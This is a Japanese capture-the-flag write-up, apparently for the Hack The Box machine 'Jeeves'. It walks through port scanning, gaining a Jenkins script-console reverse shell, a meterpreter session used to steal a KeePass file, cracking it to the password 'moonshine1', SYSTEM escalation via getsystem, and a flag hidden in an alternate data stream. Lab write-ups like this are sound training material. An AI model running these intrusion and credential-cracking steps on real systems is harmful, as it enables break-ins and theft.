ポートスキャン
# nmap -sS -T4 -p- -n -r -vv -oN nmap 10.129.79.17
Nmap scan report for 10.129.79.17
Host is up, received echo-reply ttl 127 (0.19s latency).
Scanned at 2026-10-28 22:11:52 JST for 215s
Not shown: 65531 filtered tcp ports (no-response)
PORT      STATE SERVICE      REASON
80/tcp    open  http         syn-ack ttl 127
135/tcp   open  msrpc        syn-ack ttl 127
445/tcp   open  microsoft-ds syn-ack ttl 127
50000/tcp open  ibm-db2      syn-ack ttl 127

Read data files from: /usr/share/nmap
# Nmap done at Wed Oct 28 22:15:27 2026 -- 1 IP address (1 host up) scanned in 215.66 seconds
バージョンスキャン
# nmap -sVC -T4 -p 80,135,445,50000 -n -r -oN version 10.129.79.17
Nmap scan report for 10.129.79.17
Host is up (0.19s latency).

PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 10.0
|_http-title: Ask Jeeves
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
135/tcp   open  msrpc        Microsoft Windows RPC
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
50000/tcp open  http         Jetty 9.4.z-SNAPSHOT
|_http-server-header: Jetty(9.4.z-SNAPSHOT)
|_http-title: Error 404 Not Found
Service Info: Host: JEEVES; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 4h59m27s, deviation: 0s, median: 4h59m26s
| smb-security-mode:
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2026-10-28T18:18:41
|_  start_date: 2026-10-28T18:09:57
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Oct 28 22:19:52 2026 -- 1 IP address (1 host up) scanned in 48.64 seconds
共有ディレクトリ探索
匿名とguestは無効化されている
$ nxc smb 10.129.79.17 -u 'guest' -p ''
SMB         10.129.79.17    445    JEEVES           [*] Windows 10 Pro 10586 x64 (name:JEEVES) (domain:Jeeves) (signing:False) (SMBv1:True)
SMB         10.129.79.17    445    JEEVES           [-] Jeeves\guest: STATUS_ACCOUNT_DISABLED

┌──(kali㉿kali)-[~/Desktop/HTB/Jeeves]
└─$ nxc smb 10.129.79.17 -u '' -p ''
SMB         10.129.79.17    445    JEEVES           [*] Windows 10 Pro 10586 x64 (name:JEEVES) (domain:Jeeves) (signing:False) (SMBv1:True)
SMB         10.129.79.17    445    JEEVES           [-] Jeeves\: STATUS_ACCESS_DENIED
サブディレクトリ探索
# ffuf -u http://10.129.79.17/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.129.79.17/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

:: Progress: [62281/62281] :: Job [1/1] :: 200 req/sec :: Duration: [0:05:24] :: Errors: 0 ::


$ ffuf -u http://10.129.79.17:50000/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.129.79.17:50000/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

:: Progress: [62281/62281] :: Job [1/1] :: 203 req/sec :: Duration: [0:05:08] :: Errors: 0 ::
ファイル探索
# ffuf -u http://10.129.79.17/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-files.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.129.79.17/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-files.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

index.html              [Status: 200, Size: 503, Words: 38, Lines: 17, Duration: 215ms]
style.css               [Status: 200, Size: 3744, Words: 1041, Lines: 147, Duration: 195ms]
error.html              [Status: 200, Size: 50, Words: 4, Lines: 2, Duration: 201ms]
.                       [Status: 200, Size: 503, Words: 38, Lines: 17, Duration: 207ms]
Error.html              [Status: 200, Size: 50, Words: 4, Lines: 2, Duration: 194ms]
Index.html              [Status: 200, Size: 503, Words: 38, Lines: 17, Duration: 192ms]
:: Progress: [37050/37050] :: Job [1/1] :: 133 req/sec :: Duration: [0:03:18] :: Errors: 0 ::

ffuf -u http://10.129.79.17:50000/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-files.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.129.79.17:50000/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-files.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

:: Progress: [37050/37050] :: Job [1/1] :: 204 req/sec :: Duration: [0:03:06] :: Errors: 0 ::
何も手掛かりがないので、ワードリストを変更してサブディレクトリ探します。
サブディレクトリ探索
$ ffuf -u http://10.129.79.17:50000/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-small.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.129.79.17:50000/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-small.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

askjeeves               [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 192ms]
:: Progress: [87664/87664] :: Job [1/1] :: 205 req/sec :: Duration: [0:07:11] :: Errors: 0 ::
いくつか試してようやく見つかりました。
Web調査
Jenkinsが動いており、スクリプト実行が可能です。
以下の記事を参考に、リバースシェルを張るスクリプトを実行します。
https://coldfusionx.github.io/posts/Groovy_RCE

$ nc -lvp 6666
listening on [any] 6666 ...
10.129.79.79: inverse host lookup failed: Unknown host
connect to [10.10.15.171] from (UNKNOWN) [10.129.79.79] 49676
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\.jenkins>hostname
hostname
Jeeves
リバースシェルが取れて、User.txtを確認できました。
C:\Users\Administrator\.jenkins>cd ../
cdd ../
Access is denied.


C:\Users\Administrator\.jenkins>cd C:\
cd C:\

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 71A1-6FA1

 Directory of C:\

11/05/2017  10:15 PM    <DIR>          inetpub
11/03/2017  10:33 PM    <DIR>          Jenkins
10/30/2015  03:24 AM    <DIR>          PerfLogs
10/26/2017  03:33 AM    <DIR>          Program Files
11/03/2017  10:26 PM    <DIR>          Program Files (x86)
11/08/2017  06:22 PM    <DIR>          Users
12/24/2017  03:53 AM    <DIR>          Windows
11/08/2017  10:05 AM    <DIR>          Windows10Upgrade
               0 File(s)              0 bytes
               8 Dir(s)   2,647,183,360 bytes free


C:\Users\kohsuke\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 71A1-6FA1

 Directory of C:\Users\kohsuke\Desktop

11/03/2017  11:19 PM    <DIR>          .
11/03/2017  11:19 PM    <DIR>          ..
11/03/2017  11:22 PM                32 user.txt
               1 File(s)             32 bytes
               2 Dir(s)   2,647,183,360 bytes free
権限昇格
SeImpersonatePrivilegeが有効化されているのでトークン借用で権限昇格ができそうです。
C:\Users\Administrator\.jenkins>whoami /all
whoami /all

USER INFORMATION
----------------

User Name      SID
============== ===========================================
jeeves\kohsuke S-1-5-21-2851396806-8246019-2289784878-1001


GROUP INFORMATION
-----------------

Group Name                           Type             SID          Attributes
==================================== ================ ============ ==================================================
Everyone                             Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                        Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE                 Well-known group S-1-5-6      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                        Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users     Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization       Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account           Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
LOCAL                                Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication     Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level Label            S-1-16-12288


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeShutdownPrivilege           Shut down the system                      Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled

ERROR: Unable to get user claims information.

C:\Users\Administrator\.jenkins>

探索していると、kdbxのデータベースを発見しました。KeePassで開くことができます。
C:\Users\kohsuke\Documents>dir /a
dir /a
 Volume in drive C has no label.
 Volume Serial Number is 71A1-6FA1

 Directory of C:\Users\kohsuke\Documents

11/03/2017  11:18 PM    <DIR>          .
11/03/2017  11:18 PM    <DIR>          ..
09/18/2017  01:43 PM             2,846 CEH.kdbx
11/03/2017  11:15 PM               402 desktop.ini
11/03/2017  10:50 PM    <JUNCTION>     My Music [C:\Users\kohsuke\Music]
11/03/2017  10:50 PM    <JUNCTION>     My Pictures [C:\Users\kohsuke\Pictures]
11/03/2017  10:50 PM    <JUNCTION>     My Videos [C:\Users\kohsuke\Videos]
               2 File(s)          3,248 bytes
               5 Dir(s)   2,624,536,576 bytes free
msfvenomでペイロード作成し、meterpreterで操作し、kdbxをダウンロードしました。
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.15.171:4444
[*] Sending stage (255676 bytes) to 10.129.79.112
[*] Meterpreter session 1 opened (10.10.15.171:4444 -> 10.129.79.112:49678) at 2026-10-29 21:04:26 +0900

meterpreter > download
download CEH.kdbx        download My\ Music\\     download My\ Pictures\\  download My\ Videos\\    download desktop.ini     download rev.exe
meterpreter > download CEH.kdbx
[*] Downloading: CEH.kdbx -> /home/kali/Desktop/HTB/Jeeves/CEH.kdbx
[*] Downloaded 2.78 KiB of 2.78 KiB (100.0%): CEH.kdbx -> /home/kali/Desktop/HTB/Jeeves/CEH.kdbx
[*] Completed  : CEH.kdbx -> /home/kali/Desktop/HTB/Jeeves/CEH.kdbx
閲覧するにはパスワード入力が必要です。

keepass2johnでパスワードクラックし、moonshine1であることがわかりました。
$ keepass2john ./CEH.kdbx > hash.txt

─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 6000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
moonshine1       (CEH)
1g 0:00:01:02 DONE (2026-10-29 21:09) 0.01592g/s 875.5p/s 875.5c/s 875.5C/s mwuah..moonshine1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
色々パスワードやハッシュ値らしい情報が入っているので、組み合わせてAdministratorのパスワードかハッシュ値を取得できそうですが、今回は、特権を利用した権限昇格のほうで進めました。
getsystemコマンドで、SYSTEMに昇格
meterpreter > getsystem
...got system via technique 5 (Named Pipe Impersonation (PrintSpooler variant)).
meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
フラグがなく、hm.txtがありました。閲覧するとフラグは別の場所にあるそうで、もっと深く調査しろみたいなことが書いてあります。
meterpreter > ls ../../Administrator/Desktop
Listing: ../../Administrator/Desktop
====================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  797   fil   2017-11-08 23:05:18 +0900  Windows 10 Update Assistant.lnk
100666/rw-rw-rw-  282   fil   2017-11-04 11:03:17 +0900  desktop.ini
100444/r--r--r--  36    fil   2017-12-24 16:51:10 +0900  hm.txt

meterpreter > cat ../../Administrator/Desktop/hm.txt
The flag is elsewhere.  Look deeper.meterpreter >
meterpreter > cat ../../Administrator/Desktop/hm.txt
The flag is elsewhere.  Look deeper.meterpreter >
meterpreter >
色々探し回ったのですが見つけられず、Writeupを見ました。
Windows独自の仕組みではないみたいですが、代替えデータストリームというものがあり、ファイルの内容に関する補足情報を付与できる仕組みだそうです。
この補足情報は、エクスプローラーやdirなどのファイル一覧には表示されず、ファイルサイズにもカウントされないため、存在に気づけないことがあります。
一般的な用途として、MoTW(Mark of the Web)があり、インターネットなどの信頼できない場所からダウンロードしたファイルに、Windowsが自動的に付与するセキュリティのためのメタデータを付与するために使われている模様。隠蔽ができることから、マルウェアなどの隠蔽にも使われているとか。
dir /rコマンドでデータストリームを表示することが可能です。実行すると「hm.txt:root.txt:$DATA」という見たことない形式のファイル名がありました。
more < DataStream>でフラグ閲覧できます。typeだと開けなかったです。
C:\Users\Administrator\Desktop>dir /r
dir /r
 Volume in drive C has no label.
 Volume Serial Number is 71A1-6FA1

 Directory of C:\Users\Administrator\Desktop

11/08/2017  10:05 AM    <DIR>          .
11/08/2017  10:05 AM    <DIR>          ..
12/24/2017  03:51 AM                36 hm.txt
                                    34 hm.txt:root.txt:$DATA
11/08/2017  10:05 AM               797 Windows 10 Update Assistant.lnk
               2 File(s)            833 bytes
               2 Dir(s)   2,648,301,568 bytes free

C:\Users\Administrator\Desktop>more < hm.txt:root.txt:$DATA